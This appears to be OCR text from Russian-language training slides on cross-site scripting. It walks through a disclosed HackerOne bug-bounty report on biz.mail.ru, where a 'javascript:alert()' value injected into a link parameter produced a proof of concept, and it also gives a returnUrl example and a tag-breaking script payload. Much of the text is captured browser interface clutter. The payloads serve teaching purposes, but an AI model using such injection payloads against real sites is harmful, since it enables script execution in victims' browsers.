
XSS: внутри ссылки

XSS на biz.mail.ru
Bounty – 500$


https://hackerone.com/reports/268245


https://biz.mail.ru/error/500/?from=javascript:alert()
breakyou18_ (1) (1).pptx / Облако Mail.Ru
Inbox - HackerOne
Платформа Mail.Ru для бизнеса — Технические проблемы (ошиб...
очта 1163
Мой Мир
Одноклассники
Игры
Знакомства
Новости
Поиск
Все проекты
500
Извините, возникли технические проблемы.
Мы уже работаем над этим. Попробуйте обновить страницу или перейти на главную
Обновить
23
378,7 КБ
928 мс
2
1
0
лементы
Сеть
Отладчик
Ресурсы
Временные шкалы
Хранилище
no-js
E body
E div.page-wrapper
E div.page-main
E div.b-error-page
E div.b-error-page__btn
E a.btn

Обновить = $0


https://biz.mail.ru/error/500/?from=%20javascript:alert()
(1) (1).pptx / Облако Mail.Ru
Inbox - HackerOne
Платформа Mail.Ru для бизнеса — Технические проблемы (ошиб...
ой Мир
Одноклассники
Игры
Знакомства
Новости
Поиск
Все проекты
500
Извините, возникли технические проблемы.
Мы уже работаем над этим. Попробуйте обновить страницу или перейти на главную
Обновить
31
379,2 КБ
928 мс
2
1
0
Сеть
Отладчик
Ресурсы
Временные шкалы
Хранилище
body
div.page-wrapper
div.page-main
div.b-error-page
div.b-error-page__text

Обновить



https://biz.mail.ru/error/500/?from=%20javascript:alert()
breakyou18_ (1) (1).pptx / Облако Mail.Ru
Inbox - HackerOne
Платформа Mail.Ru для бизнеса — Технические проблемы (ошиб...
Пользова
Почта 1163
Мой Мир
Одноклассники
Игры
Знакомства
Новости
Поиск
Все проекты
Закрыть
500
Извините, возникли технические проблемы.
Мы уже работаем над этим. Попробуйте обновить страницу или перейти на главную
Обновить
32
379,2 КБ
928 мс
2
2
0
Элементы
Сеть
Отладчик
Ресурсы
Временные шкалы
Хранилище
Canvas
l.no-js
E body
E div.page-wrapper
E div.page-main
E div.b-error-page
E div.b-error-page__text

Обновить

/page.php?returnUrl=javascript:alert()

```
<a href="javascript:alert()">Вернуться</a>
```

XSS: внутри ссылки




XSS – Level 3

"></title></script><script>alert()</script>

"></title></script><script>alert()</script>

